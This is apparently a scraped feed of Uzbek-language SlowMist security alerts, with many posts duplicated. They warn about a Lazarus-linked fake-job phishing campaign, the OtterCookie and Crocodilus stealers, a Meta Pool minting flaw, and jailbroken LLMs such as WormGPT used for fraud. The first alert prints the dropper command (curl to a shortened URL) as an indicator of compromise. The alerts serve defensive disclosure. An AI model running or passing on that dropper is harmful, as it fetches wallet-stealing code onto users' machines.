
Hamkor hamjamiyat @1nf0s3cpt ma’lumotiga ko‘ra, faol phishing kampaniyasi Web3 foydalanuvchilarini soxta ish takliflari (masalan, $120/soat) orqali aldab, ularni zararli skriptni ishga tushirishga undamoqda. Ushbu skript esa hamyon fayllarini o‘g‘irlaydi.
🔍 Asosiy IOKlar:
🔸GitLab repozitori: https://t.co/ivGN93PS4b
🔸Dropper: curl https://t.co/fwRuktoVd9 -H "x-secret-key: _"
🧪 Hujum usuli avvalgi Lazarus’ning zararli kod tarqatish uchun NPM paketlaridan foydalanganiga juda o‘xshaydi:
https://t.co/bBC4i2vYpA
🚨 Yaqinda yangi zararli NPM paketi e’lon qilingani aniqlandi:
https://t.co/SjgmO1FOIL
🔸Ehtimoliy bog‘liq GitHub: apollo-hero
🔸Yuklovchi email: skelstar125@gmail.com
⚠️ Noma’lum paketlar yoki skriptlarni UMR QILMANG va ishga tushirmang. Har doim manbalarni tekshiring.
#LAZARUS #Phishing
124
🚨SlowMist TI ogohlantirishi🚨

MistEye @Bankroll_Status bilan bog‘liq potentsial shubhali faoliyatlarni aniqladi.
Har doimgidek, hushyor bo‘ling!
https://bscscan.com/address/0xadefb902cab716b8043c5231ae9a50b8b4ee7c4e
🚨SlowMist TI ogohlantirishi🚨
MistEye @Bankroll_Status bilan bog‘liq potentsial shubhali faoliyatlarni aniqladi.
Har doimgidek, hushyor bo‘ling!
https://bscscan.com/address/0xadefb902cab716b8043c5231ae9a50b8b4ee7c4e
MistEye @Bankroll_Status bilan bog‘liq potentsial shubhali faoliyatlarni aniqladi.
Har doimgidek, hushyor bo‘ling!
https://bscscan.com/address/0xadefb902cab716b8043c5231ae9a50b8b4ee7c4e
2
🚨SlowMist Security Alert🚨

Biz @meta_pool bilan bog‘liq bo‘lishi mumkin bo‘lgan shubhali faoliyatlar aniqlanganini aniqladik. Asosiy sabab shundaki, _deposit funksiyasi qayta yozilgan bo‘lib, tokenlarni o‘tkazish shart bo‘lmasdan mint funksiyasi orqali ixtiyoriy (arbitrary) kovash (minting) qilish imkonini beradi.
Har doimgidek, hushyor bo‘ling!
🚨SlowMist Security Alert🚨
Biz @meta_pool bilan bog‘liq bo‘lishi mumkin bo‘lgan shubhali faoliyatlar aniqlanganini aniqladik. Asosiy sabab shundaki, _deposit funksiyasi qayta yozilgan bo‘lib, tokenlarni o‘tkazish shart bo‘lmasdan mint funksiyasi orqali ixtiyoriy (arbitrary) kovash (minting) qilish imkonini beradi.
Har doimgidek, hushyor bo‘ling!
Biz @meta_pool bilan bog‘liq bo‘lishi mumkin bo‘lgan shubhali faoliyatlar aniqlanganini aniqladik. Asosiy sabab shundaki, _deposit funksiyasi qayta yozilgan bo‘lib, tokenlarni o‘tkazish shart bo‘lmasdan mint funksiyasi orqali ixtiyoriy (arbitrary) kovash (minting) qilish imkonini beradi.
Har doimgidek, hushyor bo‘ling!
187
🚨 SlowMist xavfsizlik ogohlantirishi 🚨
‼️ LAZARUS APT guruhidan yangi tahdid borligidan ehtiyot bo‘ling — #OtterCookie info-o‘g‘irlovchi zararli dasturi moliya va kripto sohasidagi mutaxassislarga hujum qilmoqda.
🎯 Hujum taktikalari:
🔹 Obro‘li kompaniyalar sifatida o‘zini ko‘rsatib, soxta intervyu yoki investitsiya takliflari bilan aldash
🔹 Video qo‘ng‘iroqlarda intervyu oluvchilar/investorlarga o‘xshab ko‘rsatish uchun deepfake’lardan foydalanish
🔹 Jabrlanuvchilarni zararli dasturga olib keladigan kodlash bo‘yicha “challenge”lar yoki video ilova yangilanishlari sifatida niqoblangan fayllarni ishga tushirishga ko‘ndirish
🔹 Ishga tushirilgach, OtterCookie sezilmasdan maxfiy ma’lumotlarni o‘g‘irlaydi
🕵️♂️ Nishonlar orasida:
🔹 Brauzerda saqlangan autentifikatsiya ma’lumotlari
🔹 macOS Keychain parollari & sertifikatlar
🔹 Mahalliy saqlangan kripto hamyon ma’lumotlari & shaxsiy kalitlar
🛡️ Xavfsiz bo‘ling:
🔹 Keraksiz kelgan barcha ish/investitsiya takliflarini tekshiring
🔹 Noma’lum fayllarni hech qachon ishga tushirmang, ayniqsa “challenge” yoki “updates”ni
🔹 Antivirus dasturidan foydalaning va g‘ayritabiiy xatti-harakatlarni kuzating
📚 #APT haqida ko‘proq o‘qing:
https://t.co/hyzwQoiu23
cc @im23pds
🚨 SlowMist xavfsizlik ogohlantirishi 🚨
‼️ LAZARUS APT guruhidan yangi tahdid borligidan ehtiyot bo‘ling — #OtterCookie info-o‘g‘irlovchi zararli dasturi moliya va kripto sohasidagi mutaxassislarga hujum qilmoqda.
🎯 Hujum taktikalari:
🔹 Obro‘li kompaniyalar sifatida o‘zini ko‘rsatib, soxta intervyu yoki investitsiya takliflari bilan aldash
🔹 Video qo‘ng‘iroqlarda intervyu oluvchilar/investorlarga o‘xshab ko‘rsatish uchun deepfake’lardan foydalanish
🔹 Jabrlanuvchilarni zararli dasturga olib keladigan kodlash bo‘yicha “challenge”lar yoki video ilova yangilanishlari sifatida niqoblangan fayllarni ishga tushirishga ko‘ndirish
🔹 Ishga tushirilgach, OtterCookie sezilmasdan maxfiy ma’lumotlarni o‘g‘irlaydi
🕵️♂️ Nishonlar orasida:
🔹 Brauzerda saqlangan autentifikatsiya ma’lumotlari
🔹 macOS Keychain parollari & sertifikatlar
🔹 Mahalliy saqlangan kripto hamyon ma’lumotlari & shaxsiy kalitlar
🛡️ Xavfsiz bo‘ling:
🔹 Keraksiz kelgan barcha ish/investitsiya takliflarini tekshiring
🔹 Noma’lum fayllarni hech qachon ishga tushirmang, ayniqsa “challenge” yoki “updates”ni
🔹 Antivirus dasturidan foydalaning va g‘ayritabiiy xatti-harakatlarni kuzating
📚 #APT haqida ko‘proq o‘qing:
https://t.co/hyzwQoiu23
cc @im23pds
‼️ LAZARUS APT guruhidan yangi tahdid borligidan ehtiyot bo‘ling — #OtterCookie info-o‘g‘irlovchi zararli dasturi moliya va kripto sohasidagi mutaxassislarga hujum qilmoqda.
🎯 Hujum taktikalari:
🔹 Obro‘li kompaniyalar sifatida o‘zini ko‘rsatib, soxta intervyu yoki investitsiya takliflari bilan aldash
🔹 Video qo‘ng‘iroqlarda intervyu oluvchilar/investorlarga o‘xshab ko‘rsatish uchun deepfake’lardan foydalanish
🔹 Jabrlanuvchilarni zararli dasturga olib keladigan kodlash bo‘yicha “challenge”lar yoki video ilova yangilanishlari sifatida niqoblangan fayllarni ishga tushirishga ko‘ndirish
🔹 Ishga tushirilgach, OtterCookie sezilmasdan maxfiy ma’lumotlarni o‘g‘irlaydi
🕵️♂️ Nishonlar orasida:
🔹 Brauzerda saqlangan autentifikatsiya ma’lumotlari
🔹 macOS Keychain parollari & sertifikatlar
🔹 Mahalliy saqlangan kripto hamyon ma’lumotlari & shaxsiy kalitlar
🛡️ Xavfsiz bo‘ling:
🔹 Keraksiz kelgan barcha ish/investitsiya takliflarini tekshiring
🔹 Noma’lum fayllarni hech qachon ishga tushirmang, ayniqsa “challenge” yoki “updates”ni
🔹 Antivirus dasturidan foydalaning va g‘ayritabiiy xatti-harakatlarni kuzating
📚 #APT haqida ko‘proq o‘qing:
https://t.co/hyzwQoiu23
cc @im23pds
4
🚨SlowMist Security Alert🚨
SlowMist yaqinda Lazarus APT guruhi kripto va moliya bo‘yicha mutaxassislarga qaratilgan hujumlarda OtterCookie deb nomlangan yangi stealer ishlatayotgani haqida ma’lumot oldi.
🎭Taktikalar:
- Soxta ish intervyulari/investor qo‘ng‘iroqlari
- Rekruterlarni taqlid qilish uchun deepfake videolar
- “Kodlash bo‘yicha topshiriqlar” yoki “yangilanishlar” sifatida yashirilgan zararli dastur
😈O‘g‘irlashlar:
- Brauzerda saqlangan login ma’lumotlari
- macOS Keychain’dagi parollar va sertifikatlar
- Wallet ma’lumotlari va private key’lar
🛡️Xavfsizlik bo‘yicha tavsiyalar:
🔹Kutilmagan ish/investitsiya takliflari va masofaviy intervyularga ehtiyot bo‘ling.
🔹Noma’lum binariyalarni hech qachon ishga tushirmang, ayniqsa “texnik topshiriqlar” yoki “yangilash paketlari” sifatida taqdim etilsa.
🔹EDR imkoniyatlarini kuchaytiring va noodatiy faoliyatni kuzating. Antivirus vositalardan foydalaning va endpointlaringizni muntazam audit qiling.
⚠️Xavfsiz bo‘ling — har doim ishonishdan oldin tekshiring.
#Lazarus #APT #OtterCookie #CryptoSecurity
🚨SlowMist Security Alert🚨
SlowMist yaqinda Lazarus APT guruhi kripto va moliya bo‘yicha mutaxassislarga qaratilgan hujumlarda OtterCookie deb nomlangan yangi stealer ishlatayotgani haqida ma’lumot oldi.
🎭Taktikalar:
- Soxta ish intervyulari/investor qo‘ng‘iroqlari
- Rekruterlarni taqlid qilish uchun deepfake videolar
- “Kodlash bo‘yicha topshiriqlar” yoki “yangilanishlar” sifatida yashirilgan zararli dastur
😈O‘g‘irlashlar:
- Brauzerda saqlangan login ma’lumotlari
- macOS Keychain’dagi parollar va sertifikatlar
- Wallet ma’lumotlari va private key’lar
🛡️Xavfsizlik bo‘yicha tavsiyalar:
🔹Kutilmagan ish/investitsiya takliflari va masofaviy intervyularga ehtiyot bo‘ling.
🔹Noma’lum binariyalarni hech qachon ishga tushirmang, ayniqsa “texnik topshiriqlar” yoki “yangilash paketlari” sifatida taqdim etilsa.
🔹EDR imkoniyatlarini kuchaytiring va noodatiy faoliyatni kuzating. Antivirus vositalardan foydalaning va endpointlaringizni muntazam audit qiling.
⚠️Xavfsiz bo‘ling — har doim ishonishdan oldin tekshiring.
#Lazarus #APT #OtterCookie #CryptoSecurity
SlowMist yaqinda Lazarus APT guruhi kripto va moliya bo‘yicha mutaxassislarga qaratilgan hujumlarda OtterCookie deb nomlangan yangi stealer ishlatayotgani haqida ma’lumot oldi.
🎭Taktikalar:
- Soxta ish intervyulari/investor qo‘ng‘iroqlari
- Rekruterlarni taqlid qilish uchun deepfake videolar
- “Kodlash bo‘yicha topshiriqlar” yoki “yangilanishlar” sifatida yashirilgan zararli dastur
😈O‘g‘irlashlar:
- Brauzerda saqlangan login ma’lumotlari
- macOS Keychain’dagi parollar va sertifikatlar
- Wallet ma’lumotlari va private key’lar
🛡️Xavfsizlik bo‘yicha tavsiyalar:
🔹Kutilmagan ish/investitsiya takliflari va masofaviy intervyularga ehtiyot bo‘ling.
🔹Noma’lum binariyalarni hech qachon ishga tushirmang, ayniqsa “texnik topshiriqlar” yoki “yangilash paketlari” sifatida taqdim etilsa.
🔹EDR imkoniyatlarini kuchaytiring va noodatiy faoliyatni kuzating. Antivirus vositalardan foydalaning va endpointlaringizni muntazam audit qiling.
⚠️Xavfsiz bo‘ling — har doim ishonishdan oldin tekshiring.
#Lazarus #APT #OtterCookie #CryptoSecurity
97
⚠️AI tezlashgani sayin yanada qorong‘iroq tomoni ham namoyon bo‘ladi: Cheklanmagan Katta Til Modellari.
Ichki xavfsizlik himoyalari o‘rnatilgan oddiy LLM’lardan farqli o‘laroq, “jailbreak” qilingan yoki ataylab o‘zgartirilgan bu modellar axloqiy cheklovlarni chetlab o‘tishga mo‘ljallangan — fishing, zararli dasturlar (malware) yaratish va firibgarlikka yo‘l ochadi.
Ushbu maqolada WormGPT, FraudGPT va GhostGPT kabi vositalarning paydo bo‘lishi, ularning kripto sohasida suiiste’mol qilinishi hamda ular keltirib chiqarayotgan xavfsizlik bo‘yicha tobora ortib borayotgan muammolarni tahlil qilamiz.
To‘liq tahlilni o‘qing👇
https://t.co/yt1r95mlP4
#AI #Kiberxavfsizlik #LLM #Phishing #Malware
⚠️AI tezlashgani sayin yanada qorong‘iroq tomoni ham namoyon bo‘ladi: Cheklanmagan Katta Til Modellari.
Ichki xavfsizlik himoyalari o‘rnatilgan oddiy LLM’lardan farqli o‘laroq, “jailbreak” qilingan yoki ataylab o‘zgartirilgan bu modellar axloqiy cheklovlarni chetlab o‘tishga mo‘ljallangan — fishing, zararli dasturlar (malware) yaratish va firibgarlikka yo‘l ochadi.
Ushbu maqolada WormGPT, FraudGPT va GhostGPT kabi vositalarning paydo bo‘lishi, ularning kripto sohasida suiiste’mol qilinishi hamda ular keltirib chiqarayotgan xavfsizlik bo‘yicha tobora ortib borayotgan muammolarni tahlil qilamiz.
To‘liq tahlilni o‘qing👇
https://t.co/yt1r95mlP4
#AI #Kiberxavfsizlik #LLM #Phishing #Malware
Ichki xavfsizlik himoyalari o‘rnatilgan oddiy LLM’lardan farqli o‘laroq, “jailbreak” qilingan yoki ataylab o‘zgartirilgan bu modellar axloqiy cheklovlarni chetlab o‘tishga mo‘ljallangan — fishing, zararli dasturlar (malware) yaratish va firibgarlikka yo‘l ochadi.
Ushbu maqolada WormGPT, FraudGPT va GhostGPT kabi vositalarning paydo bo‘lishi, ularning kripto sohasida suiiste’mol qilinishi hamda ular keltirib chiqarayotgan xavfsizlik bo‘yicha tobora ortib borayotgan muammolarni tahlil qilamiz.
To‘liq tahlilni o‘qing👇
https://t.co/yt1r95mlP4
#AI #Kiberxavfsizlik #LLM #Phishing #Malware
149
🚨 SlowMist Xavfsizlik ogohlantirishi🚨
Android bank trojani #Crocodilus yaqinda bo‘lib o‘tgan yangilanishlardan so‘ng endi kripto foydalanuvchilari va bank ilovalariga global miqyosda hujum qilmoqda.
⚠️ Asosiy tahdidlar:
🔹Facebook reklamalaridagi soxta brauzer yangilanishlari orqali tarqaladi
🔹Overlay (ustma-ust) hujumlar yordamida login ma’lumotlarini o‘g‘irlaydi
🔹Kripto hamyon seed-phrase (tiklash iboralari) va xususiy kalitlarni chiqarib oladi
🔹Kontaktlar ro‘yxatiga “bank support” uchun soxta raqamlarni kiritadi
🔹Malware-as-a-Service: ijaraga beriladi (har hujum uchun 100–300 USDT)
📵 Noma’lum ilovalar yangilanishlaridan va reklama havolalaridan saqlaning.
Sergak bo‘ling! (Manba: @ThreatFabric)
🚨 SlowMist Xavfsizlik ogohlantirishi🚨
Android bank trojani #Crocodilus yaqinda bo‘lib o‘tgan yangilanishlardan so‘ng endi kripto foydalanuvchilari va bank ilovalariga global miqyosda hujum qilmoqda.
⚠️ Asosiy tahdidlar:
🔹Facebook reklamalaridagi soxta brauzer yangilanishlari orqali tarqaladi
🔹Overlay (ustma-ust) hujumlar yordamida login ma’lumotlarini o‘g‘irlaydi
🔹Kripto hamyon seed-phrase (tiklash iboralari) va xususiy kalitlarni chiqarib oladi
🔹Kontaktlar ro‘yxatiga “bank support” uchun soxta raqamlarni kiritadi
🔹Malware-as-a-Service: ijaraga beriladi (har hujum uchun 100–300 USDT)
📵 Noma’lum ilovalar yangilanishlaridan va reklama havolalaridan saqlaning.
Sergak bo‘ling! (Manba: @ThreatFabric)
Android bank trojani #Crocodilus yaqinda bo‘lib o‘tgan yangilanishlardan so‘ng endi kripto foydalanuvchilari va bank ilovalariga global miqyosda hujum qilmoqda.
⚠️ Asosiy tahdidlar:
🔹Facebook reklamalaridagi soxta brauzer yangilanishlari orqali tarqaladi
🔹Overlay (ustma-ust) hujumlar yordamida login ma’lumotlarini o‘g‘irlaydi
🔹Kripto hamyon seed-phrase (tiklash iboralari) va xususiy kalitlarni chiqarib oladi
🔹Kontaktlar ro‘yxatiga “bank support” uchun soxta raqamlarni kiritadi
🔹Malware-as-a-Service: ijaraga beriladi (har hujum uchun 100–300 USDT)
📵 Noma’lum ilovalar yangilanishlaridan va reklama havolalaridan saqlaning.
Sergak bo‘ling! (Manba: @ThreatFabric)
34
🚨2025-yil may oyidagi Web3 xavfsizlik xulosasi🚨
📊SlowMist’ning Hacked(https://t.co/e90CSvTm6B) ma’lumotiga ko‘ra:
⚠️15 ta xakerlik ➡️ ~$257 mln yo‘qotilgan
❄️~$162 mln qaytarildi/hujjat bilan muzlatib qo‘yildi

🎣@realScamSniffer orqali qilingan fishing yo‘qotishlari:
7,164 ta qurbon ➡️ ~$9.6 mln o‘g‘irlangan
